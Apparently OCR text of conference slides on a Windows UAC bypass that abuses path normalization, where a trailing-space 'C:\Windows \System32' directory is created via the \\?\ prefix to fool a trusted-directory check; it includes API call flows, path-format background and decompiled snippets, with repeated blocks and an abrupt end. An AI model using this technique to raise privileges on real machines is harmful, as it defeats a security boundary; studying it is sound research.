
TrustAuth_A($p)

$p = ToDosName(GetLongPathNameW(pathInput))

aaaddress1@chroot.org



NtOpenProcess
RpcImpersonateClient
AiLaunchConsentUI
RpcImpersonateClient
AiLaunchProcess(pathInput)
High Priv
Low Priv
NtDuplicateToken(-2)
RpcRevertToSelf
RpcRevertToSelf
TrustAuth_B($p)
ExeFileHandle =
CreateFileW
TrustAuth_A($p)
$p = ToDosName(GetLongPathNameW(pathInput))
aaaddress1@chroot.org


NtOpenProcess
RpcImpersonateClient
RpcImpersonateClient
AiLaunchConsentUI
AiLaunchProcess(pathInput)
High Priv
Low Priv
NtDuplicateToken(-2)
RpcRevertToSelf
RpcRevertToSelf
TrustAuth_B($p)
ExeFileHandle = CreateFileW
TrustAuth_A($p)
$p = ToDosName(GetLongPathNameW(pathInput))
aaaddress1@chroot.org


NtOpenProcess
RpcImpersonateClient
AiLaunchConsentUI
RpcImpersonateClient
AiLaunchProcess(pathInput)
High Priv
Low Priv
NtDuplicateToken(-2)
RpcRevertToSelf
RpcRevertToSelf
TrustAuth_B($p)
ExeFileHandle = CreateFileW
TrustAuth_A($p)
$p = ToDosName(GetLongPathNameW(pathInput))
aaaddress1@chroot.org

Issue

aaaddress1@chroot.org


NtOpenProcess
RpcImpersonateClient
AiLaunchConsentUI
RpcImpersonateClient
AiLaunchProcess(pathInput)
High Priv
Low Priv
NtDuplicateToken(-2)
RpcRevertToSelf
RpcRevertToSelf
TrustAuth_B($p)
ExeFileHandle = CreateFileW
TrustAuth_A($p)
$p = ToDosName(GetLongPathNameW(pathInput))
aaaddress1@chroot.org

/? path_Normaliz

> TenableSecurity: UAC Bypass by Mocking Trusted Directories by David Wells

> Google Project Zero: The Definitive Guide on Win32 to NT Path Conversion by James Forshaw

> MSDN Developer Blog:
  - Path Normalization by Jeremy Kuhne
  - Path Format Overview by Jeremy Kuhne

/?path_Format

DOS Paths (2.0)

C:\Test\Foo.txt

A full volume name. If it doesn't start with all 3 characters it is considered to be **partially qualified** or **relative** to the current directory.

aaaddress1@chroot.org

/?path_Format

UNC Paths

\\Server\Share\Test\Foo.txt

start with two separators. The first component is the host name (server), which is followed by the share name.

aaaddress1@chroot.org

/?path_Format

DOS Device Paths

```
\\.\C:\Test\Foo.txt
\\.\UNC\Server\Share\Test\Foo.txt

\\?\C:\Test\Foo.txt
\\?\UNC\Server\Share\Test\Foo.txt
```

aaaddress1@chroot.org

/?path_Normaliz

Path Normalization by Jeremy Kuhne

- Identifying the Path and Legacy Devices
- Applying the Current Directory
- Canonicalizing Separators
- Evaluating Relative Components
- Trimming Characters
- Skipping Normalization

aaaddress1@chroot.org

/?path_Normaliz

Path Normalization by Jeremy Kuhne

- Identifying the Path and Legacy Devices
- Applying the Current Directory
- Canonicalizing Separators
- Evaluating Relative Components
- Trimming Characters
- Skipping Normalization

If the path doesn't end in a separator, all trailing periods and \x20 will be removed. If the last segment is simply a single or double period it falls under the relative components rule above.

This rule leads to the possibly surprising ability to create a directory with a trailing space. You simply need to add a trailing separator to do so.

aaaddress1@chroot.org

/?path_Normaliz

Path Normalization by Jeremy Kuhne

- Identifying the Path and Legacy Devices
- Applying the Current Directory
- Canonicalizing Separators
- Evaluating Relative Components
- Trimming Characters
- Skipping Normalization

An important exception- if you have a device path that begins with a question mark instead of a period. It must use the canonical backslash- if the path does not start with exactly \\?\ it will be normalized.

aaaddress1@chroot.org

/? Issue

AiLaunchConsentUI

AiLaunchProcess(pathInput)

High Priv

Low Priv

TrustAuth_B($p)

TrustAuth_A($p)


$p = ToDosName(GetLongPathNameW(pathInput))

aaaddress1@chroot.org

/? trustAuth_A

```
$p =
RtlDosPathNameToRelativeNtPathName_U_WithStatus(
    GetLongPathNameW(pathInput)
)
```

```
if ( GetLongPathNameW(targetExePath, exePathWCharSpace, pathLen_1) )
{
  err_2 = RtlDosPathNameToRelativeNtPathName_U_WithStatus(
            exePathWCharSpace_1,
            exeUni_FullPath,
            0i64,
            &relativePath);
  if ( (err_2 & 0x80000000) != 0 )
  {
    err = RtlNtStatusToDosErrorNoTeb(err
```



aaaddress1@chroot.org

/? trustAuth_A

```
RtlDosPathNameToRelativeNtPathName_U_WithStatus(
    GetLongPathNameW(L"C:\sea\food \seafood.exe")
)
RtlDosPathNameToRelativeNtPathName_U_WithStatus(
    L"C:\sea\food\seafood.exe"
)
$p = L"\??\C:\sea\food\seafood.exe"
```

```
AiLaunchProcess(L"C:\sea\food \seafood.exe")
```

aaaddress1@chroot.org

/? trustAuth_A

```
RtlDosPathNameToRelativeNtPathName_U_WithStatus(
  GetLongPathNameW(L"C:\Windows \System32\a.exe")
)
RtlDosPathNameToRelativeNtPathName_U_WithStatus(
    L"C:\Windows\System32\a.exe"
)
$p = L"\??\C:\Windows\System32\a.exe"
```

```
AiLaunchProcess(L"C:\Windows \System32\a.exe")
```

aaaddress1@chroot.org

/? trustAuth_A

```
RtlDosPathNameToRelativeNtPathName_U_WithStatus(
  GetLongPathNameW(L"C:\Windows \System32\a.exe")
)
```

But it's okay for us to create a dictionary "Windows\x20" via the \\?\ prefix to avid Path Normalization

```
$p = L"\??\C:\Windows\System32\a.exe"
```

We have no privilege to write files inside C:\Windows\System32 due to Windows DACL

aaaddress1@chroot.org

Combo


aaaddress1@chroot.org

/?attack Vectors

- TrustAuth_A
  - Path Normalization Issues
  → \\?\ prefix to bypass
- TrustAuth_B
